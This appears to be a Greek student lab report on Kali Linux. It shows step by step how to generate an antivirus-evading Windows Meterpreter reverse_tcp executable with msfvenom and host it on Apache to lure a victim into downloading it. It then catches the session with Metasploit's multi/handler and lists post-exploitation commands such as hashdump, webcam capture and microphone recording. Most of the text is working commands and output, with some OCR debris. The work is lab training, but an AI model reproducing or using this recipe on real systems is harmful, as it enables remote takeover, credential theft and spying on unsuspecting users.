(antonis㉿kali)-[~]
└─$
```

```
(antonis㉿kali)-[~]
└─$ msfvenom -l encoder

Framework Encoders [--encoder <value>]
=====
Name           Rank  Description
-----+-----+-----+
cmd_allports  low   Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker
cmd_brace     low   Bash Brace Expansion Command Encoder
cmd_echo      good  Echo Command Encoder
cmd_generic_sh manual Generic Shell Variable Substitution
cmd_ifs        low   Bourne ${IFS} Substitution Command Encoder
cmd_perl       normal Perl Command Encoder
cmd_powershell_normal Powershell Base64 Command Encoder
cmd_printf_php_manual printf(1) via PHP magic_quotes Utility Encoder
generic_eicar  manual The EICAR Encoder
generic_none   normal The "none" Encoder
```

```
x86/service    manual Register Service
x86/shikata_ga_nai  excellent Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit manual Single Static Bit Encoder
x86/unicode_mixed  manual Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_lc4   manual Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/unicode_upper manual Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic  normal Dynamic key XOR Encoder
x86/xor_uuid     excellent Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker with UUID Support

(antonis㉿kali)-[~]
└─$
```

Με τη παρακάτω εντολή αφου έχουμε βρει το payload και το encoder θα δημιουργήσουμε το κακόβουλο λογισμικό.

```
(antonis㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe LHOST=192.168.56.101 LPORT=4444 --encoder x86/shikata_ga_nai >
windows7_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes

(antonis㉿kali)-[~]
$ ls
armitage-tmp Desktop Documents Downloads Music Pictures Public Templates Videos windows7_payload.exe

(antonis㉿kali)-[~]
$ █
```

Ερωτημα 2ο

Παρακάτω ενεργοποιούμε το apache2 και μεταφέρουμε το malware που δημιουργήσαμε. Στη συνέχεια το μεταφέρουμε στο φάκελο /var/www/html. Με αυτό το φιλοξενούμε στο webserver μας ώστε να μπορέσουμε να δελεάσουμε το στόχο να πληκτρολογήσει το link ή να το πατήσει μέσω καποιου email και να κατέβει το λογισμικό στο μηχάνημα του.

```
(antonis㉿kali)-[~]
$ service apache2 start

(antonis㉿kali)-[~]
$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Fri 2022-06-03 18:52:18 EEST; 11s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 7812 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 7823 (apache2)
    Tasks: 6 (limit: 5145)
   Memory: 19.3M
      CPU: 44ms
     CGroup: /system.slice/apache2.service
             ├─7823 /usr/sbin/apache2 -k start
             ├─7825 /usr/sbin/apache2 -k start
             ├─7826 /usr/sbin/apache2 -k start
             ├─7827 /usr/sbin/apache2 -k start
             ├─7828 /usr/sbin/apache2 -k start
             └─7829 /usr/sbin/apache2 -k start

Jun 03 18:52:18 kali systemd[1]: Starting The Apache HTTP Server ...
Jun 03 18:52:18 kali apachectl[7822]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for Port 80
Jun 03 18:52:18 kali systemd[1]: Started The Apache HTTP Server.
lines 1-20/20 (END)
```

```
(antonis㉿kali)-[~]
$ sudo cp windows7_payload.exe /var/www/html
[sudo] password for antonis:

(antonis㉿kali)-[~]
$ cd /var/www/html

(antonis㉿kali)-[/var/www/html]
$ ls
index.html index.nginx-debian.html windows7_payload.exe

(antonis㉿kali)-[/var/www/html]
$ █
```

Στη συνέχεια ενεργοποιούμε το metasploit στο kali linux. “Σεταρουμε” το LHOST.

```
(antonis@kali)-[/var/www/html]
$ msfconsole

[*****] $a; $S ?a,`?a,
[*****] ..,a$%
[*****] %$P`" "a,$$`" $%
[*****] [%]

      =[ metasploit v6.1.39-dev
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post      ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > use exploit/multi/handler
[*] Using configured payload/generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 

msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ____  _____          _____
  Name  Current Setting  Required  Description
  ____  _____          _____
  LHOST  192.168.56.101  yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf6 exploit(multi/handler) > 
```

Στη συνέχεια επιλέγουμε το payload που θα χρησιμοποιήσουμε. Πατάμε run και περιμένουμε το θύμα να πατήσει τον συνδεσμό που θα κατεβάσει το malware στο σύστημα του και να το τρέξει.

```

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --  --
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --  --
EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.56.101  yes  The listen address (an interface may be specified)
LPORT  4444  yes  The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

msf6 exploit(multi/handler) >


```

85°F Sunny 7:12 PM 6/3/2022 Right Ctrl

85°F Sunny 7:16 PM 6/3/2022 Right Ctrl

windows7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



Η Microsoft και οι τρίτοι προμηθευτές μας χρησιμοποιούν cookies για την αποθήκευση και πρόσβαση σε πληροφορίες, όπως μοναδικά αναγνωριστικά, για την παράδοση, τη συντήρηση και τη βελτίωση των υπηρεσιών και των διαφημίσεών μας. Αν συμφωνείτε, το MSN και η Microsoft Bing θα εξατομικεύσουν το περιεχόμενο και τις διαφημίσεις που βλέπετε. Μπορείτε να επιλέξετε "Αποδέχομαι" για να συνανέσετε σε αυτές τις χρήσεις ή να κάνετε κλικ στο "Διαχείριση προτιμήσεων" για να ελέγχετε τις επιλογές σας και να ασκήσετε το δικαίωμά σας να αντιταχθείτε στο έννομο συμφέρον όπου χρησιμοποιείται. Μπορείτε να αλλάξετε την επιλογή σας στην ενότητα "Διαχείριση προτιμήσεων" στο κάτω μέρος αυτής της σελίδας. [Απλωση προστασίας προσωπικών δεδομένων](#)

Εμείς και οι συνεργάτες μας επεξεργαζόμαστε δεδομένα για:

Χρησιμοποιούνται ακριβή δεδομένα γεωεντοπισμού και πραγματοποιείται ενεργή σάρωση των χαρακτηριστικών της συσκευής για αναγνώριση. Αυτό γίνεται για την αποθήκευση και την πρόσβαση σε πληροφορίες σε μια συσκευή και για την παροχή εξατομικευμένων διαφημίσεων και περιεχομένου, τη μέτρηση διαφημίσεων και περιεχομένου, την απόκτηση πληροφοριών σχετικά με το κοινό και την ανάπτυξη προϊόντων.

Λίστα συνεργατών (προμηθευτές)

[Εμφάνιση σκοπών](#)

Απόρριψη όλων

Αποδέχομαι



85°F Sunny 7:19 PM 6/3/2022 Right Ctrl

85°F Sunny 7:19 PM 6/3/2022 Right Ctrl

Παρατηρούμε ότι μόλις ο χρήστης πατήσει run παίρνουμε πιπληροφορίες για το

μηχανημα του. Στη συνέχεια βλέπουμε ότι έχουμε πάρει απόλυτο έλεγχο του μηχανήματος του και μπορούμε να εκτελέσουμε ότι εντολές θέλουμε ακόμα και να του κλείσουμε τελείως το μηχάνημα.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (175174 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.1:59039 ) at 2022-06-03 19:28:28 +0300

meterpreter > sysinfo
Computer      : ANTONIS-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >

Stdapi: Webcam Commands
=====
Command      Description
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=====
Command      Description
play         play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
=====
Command      Description
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
Command      Description
timestamp   Manipulate file MACE attributes

meterpreter >
```

```
85°F Sunny 7:30 PM 6/3/2022 Right Ctrl
```

```
Stdapi: Webcam Commands
=====
Command      Description
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=====
Command      Description
play         play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
=====
Command      Description
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
Command      Description
timestamp   Manipulate file MACE attributes

meterpreter >
```

```
85°F Sunny 7:32 PM 6/3/2022 Right Ctrl
```

```
Stdapi: Webcam Commands
=====
Command      Description
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=====
Command      Description
play         play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
=====
Command      Description
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
Command      Description
timestamp   Manipulate file MACE attributes

meterpreter >
```

```
85°F Sunny 7:34 PM 6/3/2022 Right Ctrl
```

```
Stdapi: Webcam Commands
=====
Command      Description
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=====
Command      Description
play         play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
=====
Command      Description
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
Command      Description
timestamp   Manipulate file MACE attributes

meterpreter >
```

```
85°F Sunny 7:34 PM 6/3/2022 Right Ctrl
```



Ερώτημα 4ο

Στο ερώτημα 1 χρησιμοποιήσαμε το encoder επειδή θέλαμε να περάσει το λογισμικό μας από το antivirus του στόχου.

Αναφορές

- <https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/>
- https://www.youtube.com/watch?v=M3Uc8HvsmXo&ab_channel=2TTube
- https://www.youtube.com/watch?v=0rf2m2OdFts&ab_channel=JoshuaDavid